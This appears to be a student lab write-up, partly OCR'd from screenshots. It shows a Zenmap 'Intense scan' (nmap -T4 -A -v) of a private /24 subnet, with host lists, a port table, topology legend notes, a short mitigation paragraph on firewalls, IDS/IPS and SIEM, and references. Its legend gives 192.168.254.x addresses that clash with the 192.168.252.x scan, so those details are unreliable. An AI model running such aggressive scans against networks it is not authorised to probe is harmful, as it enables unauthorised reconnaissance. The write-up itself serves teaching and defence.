


Target: 192.168.252.0/24
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.252.0/24

OS	Host
	192.168.252.1
	192.168.252.3
	192.168.252.8
	192.168.252.11
	192.168.252.41
	192.168.252.42
	192.168.252.115
	192.168.252.167

	Port	Protocol	State	Service	Version
●	22	tcp	closed	ssh	
●	80	tcp	closed	http	
●	443	tcp	closed	https	

- Green circle represent hosts with fewer than three open ports which here are 192.168.254.115, 192.168.254.3, 192.168.254.1, 192.168.254.254, 192.168.254.241, 192.168.254.172 and 192.168.254.167
- Yellow circle represents hosts with three to six open ports which are 192.168.254.11, 192.168.254.8, 192.168.254.41 and 192.168.254.42.
- Yellow square icon represents hosts with few filtered ports which here ae 192.168.252.115, 192.168.254.3 and 192.168.254.1



Target: 192.168.252.0/24
Profile: Intense scan
Command: nmap -T4 -A -v 192.168.252.0/24

OS	Host
	192.168.252.1
	192.168.252.3
	192.168.252.8
	192.168.252.11
	192.168.252.41
	192.168.252.42
	192.168.252.115
	192.168.252.167
	192.168.252.172
	192.168.252.241
	192.168.252.254

☑ address
☑ hostname
☑ icon
Navigation 225.0
Zoom 199
Ring gap 106
Lower ring gap

In order to restrict network sniffing using tools like nmap and zenmap, controls like adding firewall rules to block such invalid requests using ICMP, ARP etc deny/block from specific IP’s that are detected using another beneficial control such as Intrusion Detection System (IDS), Intrusion Prevention Systems (IPS) and event manager like Security information and event management (SIEM).

References

Hoffman, Chris. “How to Use Wireshark to Capture, Filter and Inspect Packets.” *How*, How-To Geek, 14 June 2017, https://www.howtogeek.com/104278/how-to-use-wireshark-to-capture-filter-and-inspect-packets

“Options Summary: Nmap Network Scanning.” *Options Summary | Nmap Network Scanning*, https://nmap.org/book/man-briefoptions.html.